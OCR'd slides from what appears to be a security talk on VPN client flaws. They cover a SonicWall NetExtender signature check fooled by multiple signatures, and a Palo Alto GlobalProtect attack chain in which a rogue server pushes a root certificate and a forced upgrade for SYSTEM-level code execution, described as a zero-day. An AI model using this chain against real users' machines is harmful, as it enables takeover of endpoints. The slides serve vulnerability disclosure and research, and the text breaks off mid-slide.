
Checks that it's signed ✅

.. by anyone! 🤠



SonicWall NetExtender

A handy URI handler



SonicWall NetExtender

- Reported NACAgent issue to SonicWall
- They provided us with a patch for testing

```
if ( CryptQueryObject(1u, pvObject, 0x400u, 2u, 0, &dwCertEncodingType, 0LL, 0LL, &hCertStore, &hCryptMsg, 0LL) )
{
  if ( CryptMsgGetParam(hCryptMsg, 6u, 0, 0LL, &pcbData) )
  {
    v3 = LocalAlloc(0x40u, pcbData);
    if ( v3 )
    {
      if ( CryptMsgGetParam(hCryptMsg, 6u, 0, v3, &pcbData) )
      {
        v12 = v3[1];
        v13 = v3[2];
        v10 = v3[3];
        v11 = v3[4];
        CertificateInStore = CertFindCertificateInStore(hCertStore, dwCertEncodingType, 0, 0xB0000u, pvFindPara, 0LL);
        v2 = CertificateInStore;
        if ( CertificateInStore )
        {
          NameStringA = CertGetNameStringA(CertificateInStore, 4u, 0, 0LL, 0LL, 0);
          v4 = (CHAR *)calloc(NameStringA, 1uLL);
          CertGetNameStringA(v2, 4u, 0, 0LL, v4, NameStringA);
          v1 = stricmp(v4, "SONICWALL INC.") == 0;
        }
      }
    }
  }
}
```

Subject name check added ✅

Retrieves certificate

Compares it with: SONICWALL INC.


🤔

SonicWall NetExtender

Executables can have multiple signatures

WinVerifyTrust validates that any signature is valid

CertFindCertificateInStore returns the first certificate



SonicWall NetExtender

Get information from Authenticode Signed Executables

Article • 10/26/2020 • 2 contributors

In this article

This article shows how to get information from Authenticode Signed Executables.

Original product version: Windows SDK
Original KB number: 323809

Summary


You can use the `WinVerifyTrust()` API to verify an Authenticode signed executable.

Although a signature is verified, a program may also have to do the following:

- Determine the details of the certificate that signed the executable.
- Determine the date and time that the file was time stamped.
- Retrieve the URL link associated with the file.
- Retrieve the timestamp certificate.

This article demonstrates how to use `CryptQueryObject()` API to retrieve detailed information from an Authenticode signed executable.


```
// Search for the signer certificate in the temporary
// certificate store.
CertInfo.Issuer = pSignerInfo->Issuer;
CertInfo.SerialNumber = pSignerInfo->SerialNumber;

pCertContext = CertFindCertificateInStore(hStore,
 ENCODING,
 0,
 CERT_FIND_SUBJECT_CERT,
 (PVOID) & CertInfo,
 NULL);
if (!pCertContext)
{
    _tprintf(_T("CertFindCertificateInStore failed with %x\n"),
    GetLastError());
    __leave;
}

// Print Signer certificate information.
_tprintf(_T("Signer Certificate:\n\n"));
PrintCertificateInfo(pCertContext);
_tprintf(_T("\n"));

// Get the timestamp certificate signerinfo structure
```



https://vimeo.com/1024774407

Palo Alto GlobalProtect

- >_ RCE as SYSTEM on Windows
- Also works against macOS (remote root)
- Reported in April 2024 – currently zero-day! 🚨🙀



Palo Alto GlobalProtect


PanGPS installs any certificate the server gives it

As SYSTEM

As a Trusted Root Cert

And so can we …

Why do they install a root CA?



Gateway is not designed to use DNS

Palo Alto GlobalProtect

Response after the user submits credentials:

```
<?xml version="1.0" encoding="UTF-8" ?>
<policy>
<portal-name>GP-portal</portal-name>
<portal-config-version>4100</portal-config-version>
<version>6.30.6-87</version>
<client-role>global-protect-full</client-role>
<agent-user-override-key>****</agent-user-override-key>
<root-ca>
<entry name="GlobalProtectCA">
<cert>
-----BEGIN CERTIFICATE-----
MIIDeTCCAmGgAwIBA<snip>Xv4IbSXOy/451gh+YKy1PxAAuiTgyCYicZ4GRiC2
84vkrFQGUU5+lZR0VgajRN4ek/eB6BQkofQFVXBC0+wWFXcITLAUeNHgS95v3lg3
yX1jUIingS3Vt+98QWINXRRgd1IK1iebsiMo27KE2c7RmU9y4VbH2kVctLP9+2Bd
H2qdq845QIVSuyiAXEoRrXCD2AAM4b6T65/NFYW0ubrqyNH2S4ys5ynp+mI/vmgR
8ANgiQ9a748KGNp1v/4MNSdRn1OKCG43aV/3xqU=
-----END CERTIFICATE-----
</cert>
<install-in-cert-store>yes</install-in-cert-store>
</entry>
</root-ca>
```

If we bump the version up, the client thinks it needs an upgrade

Here's our cert

Yes please

Palo Alto GlobalProtect

Updating

Allow User to Upgrade GlobalProtect App	Specifies whether end-users can upgrade the GlobalProtect app software and, if they can, whether they can choose when to upgrade: • **Disallow**—Prevent users from upgrading the app software. • **Allow Manually**—Allow users to manually check for and initiate upgrades by selecting **Check Version** in the GlobalProtect app. • **Allow with Prompt** (default)—Prompt users when a new version is activated on the firewall and allow users to upgrade their software when it is convenient. • **Allow Transparently**—Automatically upgrade the app software whenever a new version becomes available on the portal. • **Internal**—Automatically upgrade the app software whenever a new version becomes available on the portal, but wait until the endpoint is connected internally to the corporate network. This prevents delays caused by upgrades over low-bandwidth connections.

Transparent sounds good. What else do we need?

> Complete VPN connection


> MSI Signed by Palo Alto


Palo Alto GlobalProtect

Debugging SSL-VPN protocols with Wireshark

Various options – we went with:


- Disable non-RSA Cipher Suites on a legitimate Palo Alto server
- Load the private key from the cert into Wireshark
- Capture a VPN session





Palo Alto GlobalProtect

VPN packets were made up of the following byte sequence

